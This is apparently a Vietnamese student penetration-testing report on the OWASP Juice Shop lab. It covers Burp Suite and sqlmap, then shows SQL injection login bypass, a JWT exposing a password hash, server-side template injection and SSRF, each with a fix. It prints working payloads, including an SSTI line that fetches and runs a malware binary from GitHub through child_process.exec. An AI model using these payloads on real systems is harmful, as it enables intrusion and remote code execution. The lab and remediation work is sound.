Mô tả: Phát triển bởi PortSwigger và là lựa chọn ưa thích của các chuyên gia bảo mật cũng như pentester. Burp Suite hoạt động như một "người trung gian" (proxy) giữa trình duyệt của bạn và máy chủ web, cho phép bạn chặn, kiểm tra và sửa đổi tất cả lưu lượng HTTP/HTTPS đi qua.

Các chức năng:

- **Proxy:** Có thể chặn các yêu cầu (request) từ trình duyệt đến máy chủ và phản hồi (response) từ máy chủ đến trình duyệt, giúp chúng ta có thể xem chi tiết và sửa đổi trước khi cho phép request/response được đi tiếp. Rất hữu ích để hiểu cách ứng dụng hoạt động và tìm ra các điểm yếu.
- **Scanner:** Burp Scanner tự động hóa việc phát hiện các lỗ hổng bảo mật web, từ những lỗi phổ biến như SQL Injection, Cross-Site Scripting (XSS) đến các lỗ hổng phức tạp hơn, kết hợp giữa hai kỹ thuật quét thủ công và quét tự động.
- **Intruder:** Đây là một công cụ giúp chúng ta có thể tùy chỉnh hóa việc tấn công. Có thể dùng để làm những dạng tấn công sau:


- **Fuzzing:** Gửi nhiều request của payloads (các request đã được sửa đổi) vào query của ứng dụng để tìm kiếm các hành vi bất thường hoặc lỗi.
- **Brute-force attacks:** Sử dụng tên đăng nhập và mật khẩu có trong từ điển (Wordlist) để tấn công vào các form đăng nhập.
- **Repeater:** Cho phép gửi lại một request HTTP nhiều lần với khả năng sửa đổi yêu cầu giữa các lần gửi. Rất hữu ích cho việc kiểm tra thủ công và điều chỉnh các payload tấn công.
- **Sequencer:** Dùng để phân tích tính ngẫu nhiên của các session tokens hoặc các mục dữ liệu khác được cho là không thể đoán được, giúp phát hiện các điểm yếu trong việc quản lý phiên truy cập (sessions).
- **Decoder:** Giúp chuyển đổi giữa các định dạng mã hóa phổ biến (URL, Base64, HTML, Hex, ...).

Ứng dụng trong pentest Juice Shop:

- Dùng Proxy để hiểu rõ luồng hoạt động của Juice Shop, cách các API được gọi.
- Dùng Scanner để tự động tìm các lỗ hổng cơ bản.
- Dùng Intruder để Fuzz các trường nhập liệu, API endpoints, thực hiện tấn công Brute-Force và các trang đăng nhập.
- Dùng Decoder để giải mã các cookie hoặc các thông số bị mã hóa.



Hình 2.2 Burp Suite Pro



Hình 2.3 Giao diện chính

2.2.2 Công cụ dò lỗ hổng trong cơ sở dữ liệu sqlmap

Mô tả: sqlmap là một công cụ kiểm thử xâm nhập (pentest) mã nguồn mở, chuyên dùng để tự động hóa quá trình phát hiện và khai thác các lỗ hổng SQL


Injection cũng như chiếm quyền điều khiển cơ sở dữ liệu của các máy chủ. Được phát triển dựa trên Python.

Các tính năng nổi bật:

- **Hỗ trợ nhiều hệ quản trị cơ sở dữ liệu (DBMS):** Những DBMS nổi tiếng như MySQL, Oracle, PostgreSQL, Microsoft SQL Server, SQLite và nhiều loại DBMS khác.
- **Hỗ trợ đầy đủ các kỹ thuật SQL Injection:**
 - Boolean-based blind (dựa vào điều kiện trả về).
 - Time-based blind (dựa vào thời gian phản hồi).
 - Error-based (dựa vào lỗi query).
 - UNION query-based (dựa vào việc gộp 2 bảng).
 - Stacked queries (truy vấn xếp chồng).
 - Out-of-band (dùng DNS/HTTP request để lấy dữ liệu).
- **Tự động hóa việc dò mật khẩu:** Xác định được định dạng và hỗ trợ bể khóa bằng từ điển (Wordlist).
- **Liệt kê thông tin:** Có khả năng liệt kê các users trong DBMS, hash mật khẩu, quyền hạn, vai trò, bảng và cột.
- **Truy xuất dữ liệu:** Tự động tải xuống toàn bộ bảng dữ liệu, các mục cụ thể theo yêu cầu của người dùng
- **Truy cập hệ thống tệp:** Nếu có quyền thì có khả năng đọc/ghi tệp trên hệ thống của máy chủ.

Ứng dụng trong pentest Juice Shop:

- Khi nghi ngờ một tham số hoặc một trường nhập liệu trên Juice Shop bị dính lỗi SQL Injection (ví dụ, qua các thông báo lỗi bất thường, hoặc sau khi thử nghiệm một vài payload SQL cơ bản bằng tay hoặc bằng Burp Repeater).
- Cung cấp URL của trang bị nghi ngờ cho sqlmap, chỉ định tham số có khả năng bị lỗi.
- sqlmap sẽ tự động kiểm tra, xác định loại DBMS, và cố gắng khai thác lỗ hổng.
- Nếu thành công, bạn có thể dùng sqlmap để liệt kê các cơ sở dữ liệu, bảng (ví dụ: Users, Products, Challenges), và trích xuất dữ liệu từ chúng để giải các challenge liên quan đến SQL Injection trong Juice Shop.



Hình 2.4 sqlmap

```

$ python sqlmap.py -u "http://172.16.112.128/sqlmap/mysql/get_int.php?id=1" --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsi
ble for any misuse or damage caused by this program

[*] starting @ 10:34:28 /2019-04-30/

[10:34:28] [INFO] testing connection to the target URL
[10:34:28] [INFO] heuristics detected web page charset 'ascii'
[10:34:28] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:34:28] [INFO] testing if the target URL content is stable
[10:34:29] [INFO] target URL content is stable
[10:34:29] [INFO] testing if GET parameter 'id' is dynamic
[10:34:29] [INFO] GET parameter 'id' appears to be dynamic
[10:34:29] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[10:34:29] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) at
tacks
[10:34:29] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [
Y/n] Y
[10:34:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:34:29] [WARNING] reflective value(s) found and filtering out
[10:34:29] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --
strings='luther')
[10:34:29] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[10:34:29] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON KEYS)'
[10:34:29] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON KEYS)'
[10:34:29] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:34:29] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR
)' injectable
[10:34:29] [INFO] testing 'MySQL inline queries'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[10:34:29] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment)'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP)'
[10:34:29] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[10:34:29] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[10:34:29] [INFO] testing 'MySQL > 5.0.12 AND time-based blind'
[10:34:30] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
[10:34:30] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:34:30] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other
(potential) technique found
[10:34:30] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number
of query columns. Automatically extending the range for current UNION query injection technique test
[10:34:30] [INFO] target URL appears to have 3 columns in query
[10:34:30] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:
---
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 6489=6489

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1 AND (SELECT 7857 FROM(SELECT COUNT(*),CONCAT(0x717a786a71,(SELECT (ELT(7857=7857,1))) ,0x716a6b6a71,FLOOR
(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id=1 AND SLEEP(5)

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x717a786a71,0x5a5151727477666c4c4162475655626153796d79455947614b5153456f5
a74f6f57724d586d614d,0x716a6b6a71),NULL-- swCD
---
[10:34:30] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL >= 5.0
[10:34:30] [INFO] fetched data logged to text files under '/home/stamparm/.sqlmap/output/172.16.112.128'

[*] ending @ 10:34:39 /2019-04-30/

```

Hình 2.5 Giao diện của sqlmap

2.3 Kiểm thử các lỗ hổng

Thiết lập môi trường ban đầu:

Trang Juice Shop sẽ được host bằng Docker và sẽ hoạt động ở địa chỉ <http://localhost:3000/>

Các bước thực hiện:

1. Tải sẵn Docker.
2. Tải image Juice Shop về bằng lệnh sau:

```
1. docker pull bkminich/juice-shop
```


3. Chạy image Juice Shop bằng lệnh sau:

```
1. docker run --rm -p 3000:3000 bkminich/juice-shop
```


2.3.1 A01:2021 - Broken Access Control

1. Sau khi thăm dò trang web thì đã tìm ra được các tài khoản để lại đánh giá sản phẩm, hầu hết là “Anonymous” nhưng khi nhìn xung quanh thì lại có “admin@juice-sh.op”, “stan@juice-sh.op”,...

2. Tiến hành vào Login để kiểm tra xem có bị lỗi SQL Injection hay không ?
Kết quả là sau khi thử với dấu nháy đơn (') thì đã xảy ra lỗi từ phía Backend, xác định được DBMS đang dùng là SQLite và lấy được toàn bộ query.
3. Tiến hành thử với các các payload khác nhau, kết quả trả về là có thể đăng nhập mà không cần dùng mật khẩu và dùng những email đã lấy được ở phần bình luận.



Hình 2.6 Các email của những người dùng



Hình 2.7 Trang login báo lỗi khi chèn payload

Mã lỗi trả về khi dùng Burp Suite:

```


1. {
2.   "error": {
3.     "message": "SQLITE_ERROR: unrecognized token:
\'8aa101069fd28df68baf176ecdd7bbba\'",
4.     "stack": "Error\n    at Database.<anonymous> (/juice-
shop/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n    at /juice-
shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:50\n    at new Promise
(<anonymous>)\n    at Query.run (/juice-
shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:12)\n    at /juice-
shop/node_modules/sequelize/lib/sequelize.js:315:28\n    at
process.processTicksAndRejections (node:internal/process/task_queues:95:5)",
5.     "name": "SequelizeDatabaseError",
6.     "parent": {
7.       "errno": 1,
8.       "code": "SQLITE_ERROR",

```


```

9.      "sql": "SELECT * FROM Users WHERE email = 'anan' AND password =
10.    },
11.    "original": {
12.      "errno": 1,
13.      "code": "SQLITE_ERROR",
14.      "sql": "SELECT * FROM Users WHERE email = 'anan' AND password =
15.    },
16.    "sql": "SELECT * FROM Users WHERE email = 'anan' AND password =
17.    "parameters": {}
18.  }
19. }

```



Hình 2.8 Thực hiện tấn công vào tài khoản admin



Hình 2.9 Vào tài khoản admin thành công

Bây giờ ta sẽ tìm cách chiếm dụng tài khoản admin này bằng cách đổi mật khẩu, nhưng chúng ta lại không biết mật khẩu cũ, sau đây là quá trình làm:

1. Phân tích trang đổi mật khẩu, kiểm tra xem có bị lỗi SQL Injection ? Nhưng có vẻ như sau khi thử với các payload thì phần này không bị lỗi SQL Injection. Phần payload ('OR 1='1') được thêm vào đảm bảo điều kiện *current* luôn đúng nhưng có vẻ như không được

```

1. GET /rest/user/change-
password?current=asdfsadf'OR%201%3D%271%27&new=asdfsadf&repeat=asdfsadf HTTP/1.1

```

2. Tiến hành kiểm tra xem bằng cách loại bỏ đi những trường thông tin, trong request này có 3 trường “*current*”, “*new*”, “*repeat*”. Chúng ta sẽ bắt đầu với trường “*current*” và response trả về là thành công.

```
1. {"user":
2. {"id":1,
3. "username":"","
4. "email":"admin@juice-sh.op",
5. "password":"6a204bd89f3c8348afd5c77c717a097a",
6. "role":"admin",
7. "deluxeToken":"","
8. "lastLoginIp":"","
9. "profileImage":"assets/public/images/uploads/defaultAdmin.png",
10. "totpSecret":"","
11. "isActive":true,
12. "createdAt":"2025-05-07T08:12:31.888Z",
13. "updatedAt":"2025-05-08T03:18:56.894Z",
14. "deletedAt":null}
15. }
```

Các khắc phục lỗi này:

Hướng giải quyết đầu tiên sẽ là lọc dữ liệu người dùng và không cho nhập những ký tự đặc biệt, nhưng đó chỉ giải quyết được lỗi ở Frontend còn ở Backend thì phải thay đổi

```
1. models.sequelize.query(`SELECT * FROM Users WHERE email = '${req.body.email} | '| ' AND password = '${security.hash(req.body.password) | '| '}' AND deletedAt IS NULL`, { model: UserModel, plain: true }) // vuln-code-snippet vuln-line loginAdminChallenge loginBenderChallenge loginJimChallenge.then((authenticatedUser) => { ...}
```

Không được chèn input người dùng trực tiếp vào câu SQL query, ta sẽ sử dụng kỹ thuật sử dụng các câu truy vấn tham số hóa (parameterized queries), thay vì chèn dữ liệu trực tiếp vào câu query thì ta sẽ dùng những ký hiệu để “giữ chỗ”, chuyển các user input vào 1 đối tượng riêng. Tiếp đến Sequelize sẽ nhận những đối tượng ấy, xử lý việc thoát ký tự hoặc ngăn chặn các user input được thực thi như 1 câu truy vấn

```

1. const hashedPassword = security.hash(req.body.password || '');
2. const userEmail = req.body.email || '';
3.
4. models.sequelize.query(
5.   `SELECT * FROM Users WHERE email = :email AND password = :passwordHash AND deletedAt
IS NULL`,
6.   {
7.     replacements: {
8.       email: userEmail,
9.       passwordHash: hashedPassword
10.    },
11.    model: UserModel,
12.    plain: true,
13.    type: models.sequelize.QueryTypes.SELECT // Chỉ rõ loại truy vấn (nên làm khi dùng
query)
14.  }
15.

```

2.3.2 A02:2021 - Cryptographic Failures

Sau khi đăng nhập thành công thì người dùng sẽ được cấp token, nhưng nhìn kĩ vào thì token này lại được mã hóa bằng thuật toán Base64

1.
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNewjXNZNiwiZGF0YSI6eyJpZCI6MSwidXNlc
m5hbWUiOiIiLCJlbwFpbCI6ImFkbWluQGp1awNlLXNoLm9wIiwicGZfc3ZvcmlQoiIiY2YTlwNGJkODlmM2M4MzQyYWZ
kNWMM3NM2M3MTdhMDk3YSIsInRvbnGUOiJhZG1pb1IsImRlbnHV4ZVRva2VuIjoiiiwibGFzdExvZ2luSXAiOiIiLCJwc
m9maWx1SW1hZ2ZUOiJhc3NldHMvchVBGljL2ltYwdlcy91cGxvYWRzL2RLZmF1bHRBZG1pb15wbmcilC30b3RwU2V
jcmlVQ1J0eXkiOiwiaXB3cmduIiwiaGVhbiOnRydWUsImNyZWZ0ZWRRBGRlCiJjIiwmbWtmdUUtMdcgMdG6MTI6MzEuODQ6dG4ICswMDowM


```
CIIsInVwZGF0ZWRBdCI6IjIwMjUtMDU0MDgMDM6MTg6NTYuODk0ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sIm1hdCI6MTc0NjY3NDYxOX00.LSsFhY2rLLM_yExopyrZf1smIm4w6agHfUcwNzz_XsqoVa-7igxiIIEJyKXwGMaFsON70C2sgzHIXvHdyKezOBZB5yRBCS3J_HTPu6BicmdVHDfk8bXnBT0C2VnXWH0FVnGqXF9K PmYab8mVbbDhmGaymE2fP3eNfvjTkz-fTc
```

Sau khi giải nén thì cho ra kết quả sau

```
1.
{"typ":"JWT","alg":"RS256"}{"status":"success","data":{"id":1,"username":"","email":"admin@juice-sh.op","password":"6a204bd89f3c8348afd5c77c717a097a","role":"admin","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/defaultAdmin.png","totpSecret":"","isActive":true,"createdAt":"2025-05-07 08:12:31.888 +00:00","updatedAt":"2025-05-08 03:18:56.894 +00:00","deletedAt":null},"iat":1746674619}
```

Điều này cực kì nguy hiểm bởi vì kẻ tấn công có thể bắt được token và làm lộ những thông tin cá nhân như mật khẩu, tên đăng nhập, địa chỉ email, IP,...


Cách khắc phục:

Không nên chèn thông tin nhạy cảm vào JWT để tránh làm lộ dữ liệu người dùng.

2.3.3 A03:2021 - Injection

Lỗi này thuộc mục Server-Side Template Injection (SSTi), trong phần này chúng ta sẽ tải mã độc xuống server backend và thực thi mã độc đó.

Trước hết ta sẽ xác định mã lỗi bằng cách thử những câu payloads (field injection), từ đó xác định được công nghệ mà trang web sử dụng, ở đây input trả về kết quả là ở phần thay đổi tên người dùng (username) thông qua đó thực thi file từ field Username.



Hình 2.10 Ví dụ về cách xác định lỗi của Java

Hình 2.11 Inject vào Username sẽ trả về kết quả dưới Avatar

Bởi vì trang web này được viết hoàn toàn bằng JS nên chúng ta có những Format Payload sau:

Bảng 1 Các Payload về Template của JS

Template Name	Payload Format
PugJS	#{ }
DustJS	{ }
EJS	<% %>
HandlebarsJS	{{ } }
HoganJS	{{ } }
Lodash	{{= } }
MustacheJS	{{ } }
NunjucksJS	{{ } }
DotJS	{{= } }
TwigJS	{{ } }
UnderscoreJS	<% %>
VelocityJS	#=set(\$X="")\$X
VueJS	{{ } }

Kiểm thử với payload đầu tiên ta sẽ đặt điều kiện $1 + 1$ nếu kết quả trả về là 2 thì ta thành công:

The screenshot shows a 'User Profile' form with the following fields and values:

- profile picture:** \a2
- Email:** jim@juice-sh.op
- File Upload:** Choose File (No file chosen), Upload Picture
- Username:** a#{1+1}, Set Username
- Image URL:** e.g. https://www.gravatar.com/avatar/00000000000000000000000000000000?d=mm, Link Image

Hình 2.12 Kết quả chèn Payload thành công

Tiếp theo, ta thử chèn những payload phức tạp hơn, có thể tương tác với file trong hệ thống và đọc toàn bộ file trong đường dẫn hiện tại:

```
1. process.binding('fs').readdir('.', {encoding: 'utf-8'}, (err, files) => { if (err)
throw err; console.log(files);
```

Hình 2.13 Kết quả trả về của câu truy vấn phức tạp hơn

Bằng cách này ta có thể đọc tất cả các file trong hệ thống thông qua field Username:

```
%PS D:\HK3-N2\ANTOANHETHONG\EB\Juice-Shop-write-up\payloads> node exp.js -h localhost -p 3000
Readfiles or list-dir: /

.dockerenv, bin, boot, dev, etc, home, juice-shop, lib, lib64, nodejs, proc, root, run,/sbin, sys, tmp, usr, var

Readfiles or list-dir: /etc

debian_version, default, dpkg, ethertypes, group, host.conf, hostname, hosts, issue, issue.net, ld.so.conf.d, mtab, nsswitch.conf, os-release, passwd, profile.d, protocols, resolv.conf, rpc, services, skel, ssl, update-motd.d

Readfiles or list-dir: hosts
Readfiles or list-dir: /
```

Hình 2.14 Tool viết bằng Node.js để truy vấn file hệ thống

Bây giờ ta sẽ thực hiện việc đăng tải malware lên trên hệ thống, bởi vì hệ thống được host trên Linux thông qua các file hệ thống (*sys*, *tmp*, *usr*, *var*, ...). Bây giờ ta sẽ tiến hành tạo 1 payload để có thể tải file malware và thực thi file này, ta sẽ tạo 1 `child_process.exec` để thực thi nhiệm vụ này:

```
1. a#{global.process.mainModule.require('child_process').exec('wget -O malware https://github.com/J12934/juicy-malware/blob/master/juicy_malware_linux_amd_64?raw=true && chmod +x malware && ./malware')}}}
```

Hình 2.15 Đã tải lên và thực thi malware thành công

Cách khắc phục:

Sau đây là đoạn mã bị lỗi SSTi

```
if (username) {
```

```

1.template = template.replace(/_username_/g, username)
2.}
3.template = template.replace(/_emailHash_/g, security.hash(user?.email))
4.template = template.replace(/_title_/g,
entities.encode(config.get<string>('application.name')))
5.template = template.replace(/_favicon_/g, favicon())
6.template = template.replace(/_bgColor_/g, theme.bgColor)
7.template = template.replace(/_textColor_/g, theme.textColor)
8.template = template.replace(/_navColor_/g, theme.navColor)
9.template = template.replace(/_primLight_/g, theme.primLight)
10.template = template.replace(/_primDark_/g, theme.primDark)
11.template = template.replace(/_logo_/g,
utils.extractFilename(config.get('application.logo')))

```

Đây là cách khắc phục

```

1. // 1. LOẠI BỎ HOÀN TOÀN VIỆC THAY THẾ CHUỖI THỦ CÔNG TRÊN MÃ NGUỒN TEMPLATE:
2. // KHÔNG làm các dòng như thế này nữa:
3. // templateString = templateString.replace(/_username_/g, username)
4. // templateString = templateString.replace(/_emailHash_/g,
security.hash(user?.email))
5. // ... loại bỏ tất cả các lệnh replace tương tự ...
6.
7. // 2. BIÊN DỊCH CHUỖI MÃ NGUỒN TEMPLATE GỐC:
8. // Biên dịch chuỗi template gốc (chưa bị sửa đổi bởi user input)
9. const fn = pug.compile(templateString)
10.
11. // 3. CHUẨN BỊ DỮ LIỆU ĐỂ TRUYỀN VÀO TEMPLATE:
12. // Tạo một đối tượng chứa tất cả dữ liệu động mà template cần.
13. // Tên các thuộc tính trong đối tượng này sẽ là tên biến bạn sử dụng trong file
Pug.
14. const templateData = {
15. // Truyền biến username (kết quả sau khi xử lý, có thể là kết quả eval hoặc
chuỗi gốc có '\')
16. username: username,
17. // Truyền hash email
18. emailHash: security.hash(user?.email),
19. // Truyền tiêu đề (vẫn nên encode để an toàn khi hiển thị dưới dạng HTML)
20. title: entities.encode(config.get<string>('application.name')),
21. // Truyền favicon
22. favicon: favicon(),
23. // Truyền các thuộc tính của theme
24. bgColor: theme.bgColor,
25. textColor: theme.textColor,
26. navColor: theme.navColor,
27. primLight: theme.primLight,
28. primDark: theme.primDark,
29. // Truyền logo
30. logo: utils.extractFilename(config.get('application.logo')),
31. // Truyền toàn bộ đối tượng user nếu template cần truy cập các thuộc tính khác
của user
32. user: user
33. // Thêm bất kỳ biến nào khác mà file userProfile.pug cần
34. }

```

2.3.4 A10:2021 - Server-Side Request Forgery

Trong phần này ta sẽ tận dụng phần Link Image trong phần Profile. Ta sẽ kiểm thử bằng cách nhập những URL cho phía server có thể thực thi

Đầu tiên bắt đầu với link hình ảnh để xem cách hoạt động, bằng cách dùng webhook.site để xem request từ phía backend gửi ra bên ngoài sẽ là gì

User Profile

profile picture

File Upload:

Choose File No file chosen

Upload Picture

or

Image URL:

<https://webhook.site/e2b82e09-24d3-4e17-89a9-6c8aaded12e7>

Link Image

Hình 2.16 Chèn link test vào

Request Details & Headers

GEThttps://webhook.site/e2b82e09-24d3-4e17-89a9-6c8aaded12e7

Host203.113.186.190WhoisShodanNetifyCensysVirusTotal

Date05/12/2025 1:32:09 PM (a minute ago)

Size0 bytes

Time0.000 sec

ID83aeb787-a4ba-4b2e-91e8-748584fd8350

NoteAdd Note

accept-encodingbr, gzip, deflate

user-agentnode

sec-fetch-modecors

accept-language*

accept*/*

hostwebhook.site

Query strings

None

Form values

None

Request Content

Hình 2.17 Kết quả từ webhook.site

Từ kết quả trên ta thấy bên phía backendn gửi request GET đến máy chủ.

Mục tiêu của cuộc tấn công này là lấy được những thông tin mà server có truy cập và mà người dùng không thể truy cập được. Sau đó hiển thị thông tin đó lên phần Profile. Trong trang này thì sẽ giải lập file bằng cách đưa làm cho server truy cập đường dẫn http://localhost:3000/solve/challenges/server-side?key=tRy_H4rd3r_n0thIng_is_Imp0ssibl3 được lấy từ trong file payload.

```

info: Solved 6-star ssrfChallenge (SSRF)
info: Cheat score for ssrfChallenge solved in 3min (expected ~12min) with hints
allowed: 0.7727277777777778
warn: Error retrieving user profile image: url returned a non-OK status code or
an empty body; using image link directly

```

Hình 2.18 Kết quả đã thành công

Cách khắc phục:

Đây là phần code mà đã gây ra lỗi này. Lỗi hỏng nằm ở việc hàm lấy một URL (`req.body.imageUrl`) trực tiếp từ yêu cầu của người dùng và sau đó sử dụng hàm `fetch(url)` để tải nội dung từ URL đó về phía máy chủ.

```

1. export function profileImageUrlUpload () {
2.   return async (req: Request, res: Response, next: NextFunction) => {
3.     if (req.body.imageUrl !== undefined) {
4.       const url = req.body.imageUrl
5.       if (url.match(/(.)*solve\/challenges\/server-side(.)*\/) !== null)
req.app.locals.abused_ssrf_bug = true
6.       const loggedInUser = security.authenticatedUsers.get(req.cookies.token)
7.       if (loggedInUser) {
8.         try {
9.           const response = await fetch(url)
10.          if (!response.ok || !response.body) {
11.            throw new Error('url returned a non-OK status code or an empty body')
12.          }
13.        }

```

Đây là đoạn mã đã được sửa đổi để có thể phòng chống SSRF

```

1. try {
2.   // --- BẮT ĐẦU PHÒNG CHỐNG SSRF ---
3.
4.   // 1. Phân tích URL
5.   let url: URL;
6.   try {
7.     url = new URL(urlString);
8.   } catch (e) {
9.     console.warn(`Chặn hoạt động bất hợp pháp từ ${req.socket.remoteAddress}:
Định dạng URL không hợp lệ "${urlString}"`, e);
10.    // Thay vì chuyển lỗi, hãy redirect với thông báo hoặc render view lỗi
11.    // next(new Error('Định dạng URL ảnh không hợp lệ')); return; // Hoặc xử lý
khác
12.    res.location(process.env.BASE_PATH + '/profile?error=invalid_url');
